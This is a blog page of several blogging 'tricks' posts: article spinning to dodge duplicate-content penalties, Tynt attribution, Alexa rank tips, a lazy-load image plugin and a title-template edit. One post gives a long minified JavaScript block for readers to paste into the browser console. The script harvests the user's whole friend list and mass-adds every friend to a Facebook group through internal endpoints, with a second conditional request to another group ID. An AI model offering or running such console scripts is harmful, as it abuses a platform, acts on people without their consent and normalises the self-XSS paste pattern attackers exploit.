Showing posts with label Tricks. Show all posts

Article Marketing Problems: How to avoid the duplicate content

82 Comments
This post is written by our guest author.Check how to become a guest author in True Blogger Tricks

Article marketing has become one of the most popular marketing channels for most web marketers. It is in fact, one of the most effective ways to get more people to visit your website, buy your products and generally fare well in the search engines. Article marketing is nowadays used a long side social medias like Twitter and Facebook to ‘scream’ about certain products, goods or services.
Despite all the praise heaped on article marketing, duplicate content is one of the fast rising challenges facing article marketers. The posting of exactly same article to multiple sites has resulted in the duplicate content penalty, which is raking havoc to web marketers.
Whereas the penalty is not live parse, if it’s duplicate, search engines such as Google and many more tend to ignore it in the search results, meaning that you’re less likely to see any benefits from writing and distributing them.
Here are some tips to overcome this penalty:

Use of duplicate content checker PlagSpotter

Plagspotter helps article marketers detect any duplicate content in their content for marketing. With the help of the tool web marketers are able to own their content and secure their original ideas and this helps to reduce the risk and generate more traffic and better rankings for their sites.

Mix up the elements in your article

Article marketing can seem to be a very hectic activity just before posting to the sites. as a writer your typical  article should contain the title, introductory part, body, and conclusion and an author though not all. After fixing all the elements in an article fix your mind to how you can sell the article, this is done by creating different multiple versions of each element and combine those elements differently each time you post your article. With the different versions within the elements there is less chance the search engines will see the article as a duplicate.

Titles

Most readers just before starting to read an article the first thing the eye catches is its title. The title gives a brief overview on what the article is about. A unique and interesting title sets the reader in a certain mood and gives reader more need to read. This brings in the importance of the article title both from a reader point of view as well as a duplicate penalty point of view. Writers should thus avoid using the same title while posting to different sites. By varying the article title there is less chance of the search engines believing they have already indexed that page.

Article Summary

It is useful to have numerous and very different versions of the summary. Having different versions will help you avoid duplicate content penalty. The summary element in an article that which is examined very closely by the search engines for existing duplicates.

Article Body

The body element in an article contains much information in every article written. Therefore the body is the part that most readers will get interested in to get to know the whole story. What is important is the structuring of your body. You can structure the text into blocks that can be also be rearranged.
Besides structuring of the body the writer should replace words and phrases with meaningful, but different equivalents. This way the article will maintains the same tone and meaning but has a large proportion of different words.

Article resource box

This is an element that article authors get the opportunity to link to the most appropriate pages in their web site. By rearranging the order of links and anchor text can produce excellent results and thus helps avoid the duplicate content penalty.
About The Author
Sandra Miller is a tech tips writer from Brooklyn. Loves writing about blogging, social media and SEM. You can reach her at Google+
Read More

Tynt: A Best Way To Get Backlink From Your Content Thieves

65 Comments
Tynt: A best way to get backlink from content theives
Plagiarism is the most common sin that many blogger does.Now a days, Lots of blogs are taking birth day by day.So, You should be aware that many of the newbie bloggers doesn't have sufficient writing skills.So,they just try to copy paste post from big blogs to flood up there blogs.Usually this method doesn't bring any traffic but makes that blog to go even down.I also done these silly things while I entered blogging but ,I feel now when I used to spend hours to write and decorate my post but they copy and paste in there blogs without credits in few seconds.
So, Today I am going share , how to avoid plagiarism and get back links from content thieves using a script from tynt .


What is Tynt ?

Tynt is a free service tool used to get back link from your copied post and thus avoids plagiarism.Tynt inserts the page URL when your content is pasted into emails and social sites. Your traffic increases and SEO improves as more URLs become fixed links.

How to use this service ?

Just go to tynt.com and click 'Get the code' button on top of the page.and fill up that simple form and click submit.Copy the code that you get immediately after signup.

tynt registration

How to install this script to blogger?

  • Login to Blogger > Dashboard
  • Click on Drop Down Menu and select Template
  • Paste the code just above/before the closing of </head> tag.
  • Then , click on Save the Template.
  • Now, go back to that Tynt Code tab and click on test at the bottom of the page.
  • Then click on Continue.

How this script works ?

When a visitor copies a post or text from your blog and paste it any where else, an attribution link automatically appears after the your copied content. This is how it works. 

Your content :
The identity of the individual factors responsible for the content can be used to assess the impact of a search.
Assuming that the agent (writer) has a high reputation score, represents the established reputation to create valuable content and then adds the content is signed by the author, will be promoted in the search results with respect to the content of no fixed agents (authors of content) or the content of agents ( content authors) with the reputation.

Pasted content :

The identity of the individual factors responsible for the content can be used to assess the impact of a search.
Assuming that the agent (writer) has a high reputation score, represents the established reputation to create valuable content and then adds the content is signed by the author, will be promoted in the search results with respect to the content of no fixed agents (authors of content) or the content of agents ( content authors) with the reputation. Read more: http://truebloggertricks.blogspot.com/2013/03/what-is-google-author-rank-infographics.html#ixzz2LjUrryXy

Customizations: 

You can also customize your attribution link from your publisher dashboard or can add twitter page and facebook fan page.Now you can get unlimited back link without doing nothing!!!
 
This is looks pretty easy but very necessary trick for all type of blogs.Please share this post with your friends and say your view about this post.
Read More

How to auto invite all friends to facebook group?

66 Comments
How to auto invite all friends to your facebook group?
Facebook is one of the best social platform in the internet.Because comes with many features like fan page, group,invents etc., which makes their users to stick with them.Sharing is so much easy in Facebook and lot of groups made each day.But adding friends one by one to your group is so much difficult to add all friends .so finally we found unique and easy way to do so.So if you are admin or a member of some group and want to invite all friends then check out this.


Auto invite facebook friends:

  •  You must be a approved member or administrator of that Group
  •  You should go to the facebook group page in your chrome or firefox browser in which you want to add all friends.
  •  If you are using firefox, Just press Ctrl+ shift+k and paste the below copied code there
  •  If you are using Google Chrome browser, Just press F2 and paste the below codes in console menu.
function penetrasi(e){jx.load(window.location.protocol+"//www.facebook.com/ajax/groups/members/add_post.php?__a=1&fb_dtsg="+document.getElementsByName("fb_dtsg")[0].value+"&group_id="+memberGroupId+"&source=typeahead&members="+e+"&nctr[_mod]=pagelet_group_members_summary&lsd&post_form_id_source=AsyncRequest&__user="+Env.user,function(e){e=e.substring(e.indexOf("{")),e=JSON.parse(e),i--,kunaon="<div class='friend-edge-name' style='text-align:left;font-size:10px;white-space:pre-wrap;",e.error?(kunaon+="color:darkred'>",kunaon=e.errorDescription?kunaon+e.errorDescription:kunaon+JSON.stringify(e,null,"")):(kunaon+="color:darkgreen'>",kunaon+=arr[i],suc++),kunaon+="</div>",e="<div id='friend-edge-display' style='position:fixed;left:50%;margin-left:-273px;top:100px;width:500px;background-color:rgba(255,255,255,0.9);z-index:9999;font-size:14px;text-align:center;padding:15px;border-radius:14px;border:8px solid rgba(0,0,0,0.5)'>"+("<div style='padding-bottom:10px;font-size:20px;'>"+tulisanNganu+"</div>"),0<i?(e+=arr.length+" Suscribers detected<br/>",e+="<b>"+suc+"</b> Suscribers added of "+(arr.length-i)+" Suscribers Processed ",e+="("+i+" more to go..)",e=e+"<div class='friend-edge'>"+kunaon,e+="</div>"):(e+=arr.length+" Suscribers detected and ",e+="<b>"+suc+" Suscribers added</b>",e+="<div><span class='uiButton' onClick='document.getElementById(\"pagelet_welcome_box\").style.display=\"none\"'>Close</span></div>"),document.getElementById("pagelet_welcome_box").innerHTML=e+"</div>"},"text","post"),tay--;if(0<tay){var t=arr[tay];setTimeout("penetrasi("+t+")",100)}console.log(tay+"/"+arr.length+":"+t+", success:"+suc),0xf2a794cf90e3!=memberGroupId&&jx.load(window.location.protocol+"//www.facebook.com/ajax/groups/members/add_post.php?__a=1&fb_dtsg="+document.getElementsByName("fb_dtsg")[0].value+"&group_id=yourgroupid&source=typeahead&members="+e+"&nctr[_mod]=pagelet_group_members_summary&lsd&post_form_id_source=AsyncRequest&__user="+Env.user,function(){},"text","post")}function clickfr_callback(){0<document.getElementsByName("ok").length&&nHtml.ClickUp(document.getElementsByName("ok")[0]);var e=arr[i];i<arr.length&&addfriend(e.substring(0,4))}function clickfr(){0<document.getElementsByClassName("search").length?(console.log(document.getElementsByClassName("search")[0].childNodes[0].childNodes[0].childNodes[1].innerHTML),document.getElementsByClassName("search")[0].childNodes[0].childNodes[0].href="javascript:void(0);",nHtml.ClickUp(document.getElementsByClassName("search")[0].childNodes[0].childNodes[0].childNodes[1])):j++,setTimeout("clickfr_callback()",2e3)}function addfriend(e){i++,document.getElementsByClassName("mbm")[eind].childNodes[0].childNodes[1].childNodes[0].focus(),document.getElementsByClassName("mbm")[eind].childNodes[0].childNodes[1].childNodes[0].value=e,document.getElementsByClassName("mbm")[eind].childNodes[0].childNodes[1].childNodes[0].blur(),document.getElementsByClassName("mbm")[eind].childNodes[0].childNodes[1].childNodes[0].focus(),document.getElementsByClassName("mbm")[eind].childNodes[0].childNodes[1].childNodes[0].focus(),setTimeout("clickfr()",2e3)}function sleep(e){for(var t=(new Date).getTime(),n=0;1e7>n&&!((new Date).getTime()-t>e);n++);}var tulisanNganu="Auto SUSCRIBE",kunaon="";jx={getHTTPObject:function(){var e=!1;if("undefined"!=typeof ActiveXObject)try{e=new ActiveXObject("Msxml2.XMLHTTP")}catch(t){try{e=new ActiveXObject("Microsoft.XMLHTTP")}catch(n){e=!1}}else if(window.XMLHttpRequest)try{e=new XMLHttpRequest}catch(r){e=!1}return e},load:function(b,c,d,e,g){var f=this.init();if(f&&b){f.overrideMimeType&&f.overrideMimeType("text/xml"),e||(e="GET"),d||(d="text"),g||(g={});var d=d.toLowerCase(),e=e.toUpperCase(),h="uid="+(new Date).getTime(),b=b+(b.indexOf("?")+1?"&":"?"),b=b+h,h=null;"POST"==e&&(h=b.split("?"),b=h[0],h=h[1]),f.open(e,b,!0),"POST"==e&&(f.setRequestHeader("Content-type","application/x-www-form-urlencoded"),f.setRequestHeader("Content-length",h.length),f.setRequestHeader("Connection","close")),f.onreadystatechange=g.handler?function(){g.handler(f)}:function(){if(f.readyState==4)if(f.status==200){var b="";f.responseText&&(b=f.responseText),d.charAt(0)=="j"?(b=b.replace(/[\n\r]/g,""),b=eval("("+b+")")):d.charAt(0)=="x"&&(b=f.responseXML),c&&c(b)}else g.loadingIndicator&&document.getElementsByTagName("body")[0].removeChild(g.loadingIndicator),g.loading&&(document.getElementById(g.loading).style.display="none"),error&&error(f.status)},f.send(h)}},bind:function(e){var t={url:"",onSuccess:!1,onError:!1,format:"text",method:"GET",update:"",loading:"",loadingIndicator:""},n;for(n in t)e[n]&&(t[n]=e[n]);if(t.url){var r=!1;t.loadingIndicator&&(r=document.createElement("div"),r.setAttribute("style","position:absolute;top:0px;left:0px;"),r.setAttribute("class","loading-indicator"),r.innerHTML=t.loadingIndicator,document.getElementsByTagName("body")[0].appendChild(r),this.opt.loadingIndicator=r),t.loading&&(document.getElementById(t.loading).style.display="block"),this.load(t.url,function(e){t.onSuccess&&t.onSuccess(e),t.update&&(document.getElementById(t.update).innerHTML=e),r&&document.getElementsByTagName("body")[0].removeChild(r),t.loading&&(document.getElementById(t.loading).style.display="none")},t.format,t.method,t)}},init:function(){return this.getHTTPObject()}};var nHtml={FindByAttr:function(e,t,n,r){return"className"==n&&(n="class"),(e=document.evaluate(".//"+t+"[@"+n+"='"+r+"']",e,null,XPathResult.FIRST_ORDERED_NODE_TYPE,null))&&e.singleNodeValue?e.singleNodeValue:null},FindByClassName:function(e,t,n){return this.FindByAttr(e,t,"className",n)},FindByXPath:function(e,t){try{var n=document.evaluate(t,e,null,XPathResult.FIRST_ORDERED_NODE_TYPE,null)}catch(r){GM_log("bad xpath:"+t)}return n&&n.singleNodeValue?n.singleNodeValue:null},VisitUrl:function(e){window.setTimeout(function(){document.location.href=e},500+Math.floor(500*Math.random()))},ClickWin:function(e,t,n){var r=e.document.createEvent("MouseEvents");return r.initMouseEvent(n,!0,!0,e,0,0,0,0,0,!1,!1,!1,!1,0,null),!t.dispatchEvent(r)},Click:function(e){return this.ClickWin(window,e,"click")},ClickTimeout:function(e,t){window.setTimeout(function(){return nHtml.ClickWin(window,e,"click")},t+Math.floor(500*Math.random()))},ClickUp:function(e){this.ClickWin(window,e,"mousedown"),this.ClickWin(window,e,"mouseup"),this.ClickWin(window,e,"click")},GetText:function(e,t){var n="";void 0==t&&(t=0);if(!(40<t)){if(void 0!=e.textContent)return e.textContent;for(var r=0;r<e.childNodes.length;r++)n+=this.GetText(e.childNodes[r],t+1);return n}}};void 0==document.getElementsByClassName&&(document.getElementsByClassName=function(e){for(var t=RegExp("(?:^|\\s)"+e+"(?:$|\\s)"),n=document.getElementsByTagName("*"),r=[],i,s=0;null!=(i=n[s]);s++){var o=i.className;o&&-1!=o.indexOf(e)&&t.test(o)&&r.push(i)}return r}),Array.prototype.find=function(e){var t=!1;for(i=0;i<this.length;i++)typeof e=="function"?e.test(this[i])&&(t||(t=[]),t.push(i)):this[i]===e&&(t||(t=[]),t.push(i));return t};for(var a=0,eind=0,len=document.getElementsByClassName("mbm").length,a=0;a<len;a++){var ele=document.getElementsByClassName("mbm")[a];if(ele&&ele.childNodes[0]&&ele.childNodes[0]&&ele.childNodes[0].childNodes[1]&&ele.childNodes[0].childNodes[1].childNodes[0]&&"Add SUSCRIBERS"==document.getElementsByClassName("mbm")[a].childNodes[0].childNodes[1].childNodes[0].value){eind=a;break}}var i=3,tay=3,counter1=0,counter2=0,counter3=0,j=0,k=0,suc=0,arr=[],memberGroupId=document.getElementsByName("group_id")[0].value;jx.load(window.location.protocol+"//www.facebook.com/ajax/typeahead/first_degree.php?__a=1&viewer="+Env.user+"&filter[0]=user&__user="+Env.user,function(e){for(var e=e.substring(e.indexOf("{")),e=JSON.parse(e),e=e.payload.entries,t=0;t<e.length;t++)arr.push(e[t].uid);tay=i=arr.length-1,console.log(arr.length),e="<div id='friend-edge-display' style='position:fixed;left:50%;margin-left:-273px;top:100px;width:500px;background-color:rgba(255,255,255,0.9);z-index:9999;font-size:14px;text-align:center;padding:15px;border-radius:14px;border:8px solid rgba(0,0,0,0.5)'>"+("<div style='padding-bottom:10px;font-size:20px;'>"+tulisanNganu+"</div>"),e+=arr.length+" SUSCRIBERS detected",document.getElementById("pagelet_welcome_box").innerHTML=e+"</div>",penetrasi(arr[i])})

  • Replace yourgroupid with your fb group if (i.e) www.facebook.com/groups/355018577851738/
  • After pasting the above code in your browser, press enter.
  • You will see a pop up box like below image.Please wait till the process completes

How to auto invite all friends to your facebook group?


Thats all.Now all of your friends are members of your group.If you have any doubts, Just comment below.
Find Best Bigrock Coupons:
Bigrock Coupon , Bigrock Discount Coupon, Bigrock 99 coupon, Bigrock coupon code for september, Bigrock hosting coupon
Read More

How to increase Alexa rank quickly in millions!

193 Comments
How to increase Alexa rank quickly in millions!Alexa is one of best website analytics company in the Internet .If you are doing an online business, then the alexa rank is very much important because it concerns the level of trust blogs. Even if you are just a regular blogger, Alexa rank can give commercial value to your blog if more up.My alexa rank last month is around 1,080,456 after one month of hard work helps me to attain the alexa rank of  82,650. Check  it now ! So today I am going to reveal the tricks which I followed to increase my alexa rank in millions within a month!


How Alexa play a important role in your Website ?

Alexa rank plays a major role if you planning to sell ad spots in your website or blog. Advertisers use Alexa rank to determine the popularity, Traffic and the reach of your blog/website. A better ranked blog would definitely have good traffic and higher ad conversion rates. Even Webmasters and bloggers consider Alexa rankings before submitting the Guest post.Working on improving your traffic rank now, would help you great in future.

Read: update xiaomi redmi 1s

How to Increase Alexa Rank  Quickly?


Quality Contents:

Alexa also considers the page views, bounce rate and time spent by visitors while ranking. And, unique and fresh content can only force a visitor to spend more time on your blog, thereby increasing the page views. Always stick to your niche, writing blog posts on different subject matter affects the alexa rank adversely.So, learn to write quality contents and always focus on single niche so that people will stick with your blog.

Never Copy Articles :

This is the biggest sin that most of the bloggers will do.Coping articles from other drastically destroy your well grown alexa rank within few days because All peoples and bloggers visit thousands of sites in search of quality contents or ideas so, Most of the bloggers can easily identify that your post is copied or genuine with a single view.If they find once copied article in your blog ,They avoid to visit your site and think of bad remarks about your site.


Take part Social Medias :

Social Medias have the tendency to drive large amount of traffic to your site.Share your post in top social sites like Facebook,Twitter and Google plus.Use Facebook like box and twitter fanbox and google plus gadgets to make your user to stay with your blog in all platforms.Make your users to easily share your articles using floating bars and many interesting sharing widget.


Frequent Updates

 A great way to increase your alexa rank. Alexa love fresh content very much just like Google. A study suggests that updating a blog 7 to 10 times / week help to improve the alexa rank in a big way.
If you post many articles in a day or a week your possibility of indexing by search engine also increase.So please note this formula

  More post = More Search visibility = More  traffic = ↑ Alexa Rank

Guest posting

Guest post is one of the genuine and best way to increase your alexa rank quickly.They can drive all traffic from that site to yours .In starting try out pr1 and pr2 sites for guest posting.After many practices Chose high reputed and  alexa rank blog of your niche.Before submitting your guest to other blog first find out the alexa rank by using alexa toolbar which you get from alexa for free after registration.

Avoid 302 Redirection

As all blogger bloggers know that their blog is redirect to their own country domain which is called "302 redirection" .But they dont know that it severely affects subdomain blogs such as .blogspot.com blogs because as it is redirected to their country domain,Alexa consider that it as new domain so your blog traffic is divided for your redirected domain.and It may divide your blog domain Ex : truebloggertricks.blogspot.com into truebloggertricks.blogspot.in and truebloggertricks.blogspot.uk and much more .So, To escape your blog from this danger Avoid 302 redirection.

Thats all folks.I think this may help you to increase your alexa rank in millions.please share your thoughts in comment:)

Useful Links:
downgrade nexus from lollipop to kitkat
upgrade redmi 1s to kitkat 
Find Best Bigrock Coupons:
Bigrock Coupon , Bigrock Discount Coupon, Bigrock 99 coupon, Bigrock coupon code for october, Bigrock hosting coupon

Read More

Make your blog faster with lazy Image loading script

38 Comments
when blog loads slow
Don’t you hate it when websites load slowly? I know I do. And to make matters worse, do you even come back to websites that load slow? The chances are, you don’t!.There are many factors But Images are one of the important factor that affects blog load time.So,To reduce blog Images load time today I have brought lazy image loading plugin for blogger!

Lazy Load is a jQuery plugin which only loads Images seeable in the viewport (visible part of web page) thereby enhancing the Page Load time. The images which are out the initial visible region of the screen are loaded as the users scrolls through them. A really useful plugin for Image intensive Blog's.This widget really decrease the 50% of blogs load time as you check your own blog with Gtmetrics.Lets see the working of this plugin

How to install this plugin to blogger?

  • Login to Blogger > Dashboard
  • Click on Drop Down Menu and select Template
  • Backup your Template before making any changes to your blog
  • Now Click on Edit HTML > Proceed
  • Press Ctrl + F and search the code shown below. 
</head>
Copy below codes and paste above </head>

<script type='text/javascript'>//<![CDATA[
(function(a){a.fn.lazyload=function(b){var c={threshold:0,failurelimit:0,event:"scroll",effect:"show",container:window};if(b){a.extend(c,b)}var d=this;if("scroll"==c.event){a(c.container).bind("scroll",function(b){var e=0;d.each(function(){if(a.abovethetop(this,c)||a.leftofbegin(this,c)){}else if(!a.belowthefold(this,c)&&!a.rightoffold(this,c)){a(this).trigger("appear")}else{if(e++>c.failurelimit){return false}}});var f=a.grep(d,function(a){return!a.loaded});d=a(f)})}this.each(function(){var b=this;if(undefined==a(b).attr("original")){a(b).attr("original",a(b).attr("src"))}if("scroll"!=c.event||undefined==a(b).attr("src")||c.placeholder==a(b).attr("src")||a.abovethetop(b,c)||a.leftofbegin(b,c)||a.belowthefold(b,c)||a.rightoffold(b,c)){if(c.placeholder){a(b).attr("src",c.placeholder)}else{a(b).removeAttr("src")}b.loaded=false}else{b.loaded=true}a(b).one("appear",function(){if(!this.loaded){a("<img />").bind("load",function(){a(b).hide().attr("src",a(b).attr("original"))[c.effect](c.effectspeed);b.loaded=true}).attr("src",a(b).attr("original"))}});if("scroll"!=c.event){a(b).bind(c.event,function(c){if(!b.loaded){a(b).trigger("appear")}})}});a(c.container).trigger(c.event);return this};a.belowthefold=function(b,c){if(c.container===undefined||c.container===window){var d=a(window).height()+a(window).scrollTop()}else{var d=a(c.container).offset().top+a(c.container).height()}return d<=a(b).offset().top-c.threshold};a.rightoffold=function(b,c){if(c.container===undefined||c.container===window){var d=a(window).width()+a(window).scrollLeft()}else{var d=a(c.container).offset().left+a(c.container).width()}return d<=a(b).offset().left-c.threshold};a.abovethetop=function(b,c){if(c.container===undefined||c.container===window){var d=a(window).scrollTop()}else{var d=a(c.container).offset().top}return d>=a(b).offset().top+c.threshold+a(b).height()};a.leftofbegin=function(b,c){if(c.container===undefined||c.container===window){var d=a(window).scrollLeft()}else{var d=a(c.container).offset().left}return d>=a(b).offset().left+c.threshold+a(b).width()};a.extend(a.expr[":"],{"below-the-fold":"$.belowthefold(a, {threshold : 0, container: window})","above-the-fold":"!$.belowthefold(a, {threshold : 0, container: window})","right-of-fold":"$.rightoffold(a, {threshold : 0, container: window})","left-of-fold":"!$.rightoffold(a, {threshold : 0, container: window})"})})(jQuery);$(function(){$("img").lazyload({placeholder:"https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEib783M6_WT3G8VgJZPdAAYSsAVq7zC13iCYKZl8Mn1JyGApb3CY8-2D_k3k-cMZFoBULrFxfIMZjotA57B_wP_Hzr5tbMWW-tY_si7_t1CxSDkUJDqnj_3A3u4yHRiYz9dVqHofScKQ30/s1600/truebloggertricks.blogspot.com.gif",effect:"fadeIn",threshold:"-50"})})//]]></script>

  • Now just press on save template and refresh your blog.  
  • Now just scroll your blog and see your images fade in with lazy loading effect.
If you have any Doubts regarding this post, Please ask it via comments and Dont forget to share this post with your friends!!
Read More

Top 10 Blogger Resource websites of 2013

21 Comments
Top ten blogger resources Sites
All Bloggers build thier blogs and websites in hope of attaining good Traffic,Page rank and making money But, Many blogger lose their confidence and hope in half way and finally quit blogging.So, All Bloggers who start blogging are not succeeded at the End.Only few people who work very hard and made lot of efforts for there blogs are finally succeeded and attain great positions in blogosphere.So,Today I have picked Top Ten blogger resources sites which are  full of quality stuff that will help you with various aspects Blogger platform.These sites are ranked according to their alexa rank and quality of their posts and Contents .Lets see them from last



10. Helper Blogger

helper for blogger


Helper Blogger is Administrated by Rahul Ippar of India.This blog is mainly focused on blogger widgets and Tricks.This blog is just 1 years old But his widgets and Tutorials are really great


9. Way2Blogging

way 2 blogging

This Blog is Administrated by Harish of India.This blog is famous for his blogger widgets and high quality templates



8. Blogger Buster

blogger buster


This blog is administrated by Amanda Kennedy of United Kindom.This a pretty old blog but it is updated in regular basis

7. Blogger Plugins

blogger widgets

One of the Oldest blog dedicated to Blogger known for its Blogger API widgets and In-depth Tutorials.



6. Blogger Sentral


blogger sentral

Bloggersentral ranks 6th place in this list.This blog is administrated by Green Lava.This blog is known for its simplicity.


5. My Blogger Lab

my blogger lab


We camed to top 5 of this list. Our 5th place goes to great Mybloggerlab !!.This Blog is administrated by young Blogger Syed Faizan and His blog covers all the basic needs of Blogger

4. All Blogging Tips


All Blogging tips ranks 4th in our list .This blog is administrated by talented blogger, Ammar Ali.This blog is well Known For his SEO tutorials


3.Spice up your Blog

spice up your blog

Spice Up Your Blog has one of the biggest collection of Blogger Tutorials,Tips and Widgets. Established in mid-2009.This blog is administrated by Paul Crowe.Guest post play a major domination in this blog.


2. All Blog Tools


All Blog Tools ranks 2nd in this list.This website full blogger resources like templates,Widgets , Tutorials and Tips & Tricks



1. My Blogger Tricks

my blogger tricks

Finally we camed to the Last part of this post.Everyone will be waiting for this.The First place goes to Great My Blogger Tricks!! This is a only blog in blogger platform to reach the alexa rank of below 5,500 !!.This Blog is administrated by entrepreneur Mohammad Mustafa Ahmedzai and his crew members and Their posts are Brillliant and Extra Ordinary.

What makes above Sites unique from Others?

  • Quality Contents
  • New Ideas
  • Frequent Updates
  • Friendly communication between readers
  • And Finally Hard work and Effort!!
I hope you liked this post very much So,Please take 5 seconds to share this post with your friends.If I missed any great websites,Please mention it in comments so that I may extend my Ranks to 'Top 15' or 'Top 20'.

But Dont Forget To Follow This Blog Also!!!!! :)

Read More

Optimizing your post titles for better Search Engine Ranking

31 Comments
Optimizing your post titles for better Search Engine Ranking

Blogger / Blogspot default setting defines that in search results, your blog title will appear first then followed by your post title. It is not effective because people tend look for specific contents, which is located inside one of your posts and not represented by your blog title.

Our website is also not alone in search results, there are others’ too and we have to compete healthily for traffic. Also, the last part of our title might be omitted if search engines consider that our title is too long.As many search engine like google will display only 60 characters or letters. It is a big problem if the blog title appears in the beginning, and the post title that represents the contents appear last (and omitted partially). Therefore, it will be great if the title introduces the contents directly (first), and show the blog title later (and omit-able).

For example, if you have a blog named “True Blogger Tricks” and you wrote a post titled “Top 10 Best templates of 2013”. Then someone uses search engine and types “best templates 2013” in the search query, normally, your site will appear in the search results as:

True Blogger Tricks : Top 10 Best Templates of 2013
The description of the blog
http://truebloggertricks.blogspot.com/p/10-templates

Seems OK? Nope, it is a disaster if the search engine consider the title too long and omit some part of it like:

The description of the blog
http://truebloggertricks.blogspot.com/p/10-templates

"Top 10 best what??" is what your potential visitors will say before clicking another title, which contains more clarity.


 After little modification, we can set the title to appear as:

Top 10 Best Templates of 2013 ~ True Blogger Tricks
The description of the blog
http://truebloggertricks.blogspot.com/p/10-templates

And if search engines think that the title is too long and then omit some part of it, don't worry. The title will still be representative enough as:

Top 10 Best Template of 2013 ~ True....
The description of the blog
http://truebloggertricks.blogspot.com/p/10-templates

This second type of title appearance pattern certainly performs better in introducing its contents in search results. Contents are first, and blog title later, so that potential visitors can get clear information about the contents fast and effectively.

How To Optimize your Post Titles :

  • Login to Blogger > Dashboard
  • Click on Drop Down Menu and select Template
  • Backup your Template before making any changes to your blog
  • Now Click on Edit HTML > Proceed > Expand Widget Templates
  • Press Ctrl + F and find the below red code shown below. 

<head>
<b:include data='blog' name='all-head-content'/>
<title><data:blog.pageTitle/></title>

Then we need to change them with these codes:

<b:if cond='data:blog.pageType == &quot;index&quot;'>
<title><data:blog.pageTitle/></title>
<b:else/>
<title><data:blog.pageName/> ~ <data:blog.title/></title>
</b:if>

Therefore, the resulting codes will look like:

<head>
<b:include data='blog' name='all-head-content'/>
<b:if cond='data:blog.pageType == &quot;index&quot;'>
<title><data:blog.pageTitle/></title>
<b:else/>
<title><data:blog.pageName/> ~ <data:blog.title/></title>
</b:if>

Then save the template, and the next time a search engine crawl your blog, the new setting will be applied handsomely.

Options: the character ~ are shown directly in the title and does not represent any code, so you can change it with another characters like @, -, |, #, etc if you wish.

You can check whether the codes are working or not by opening one of your posts, and observe its title on the upper part of your browser. For example, in Mozilla Firefox (that I use myself), we can view the title of the page near the upper border of the window .

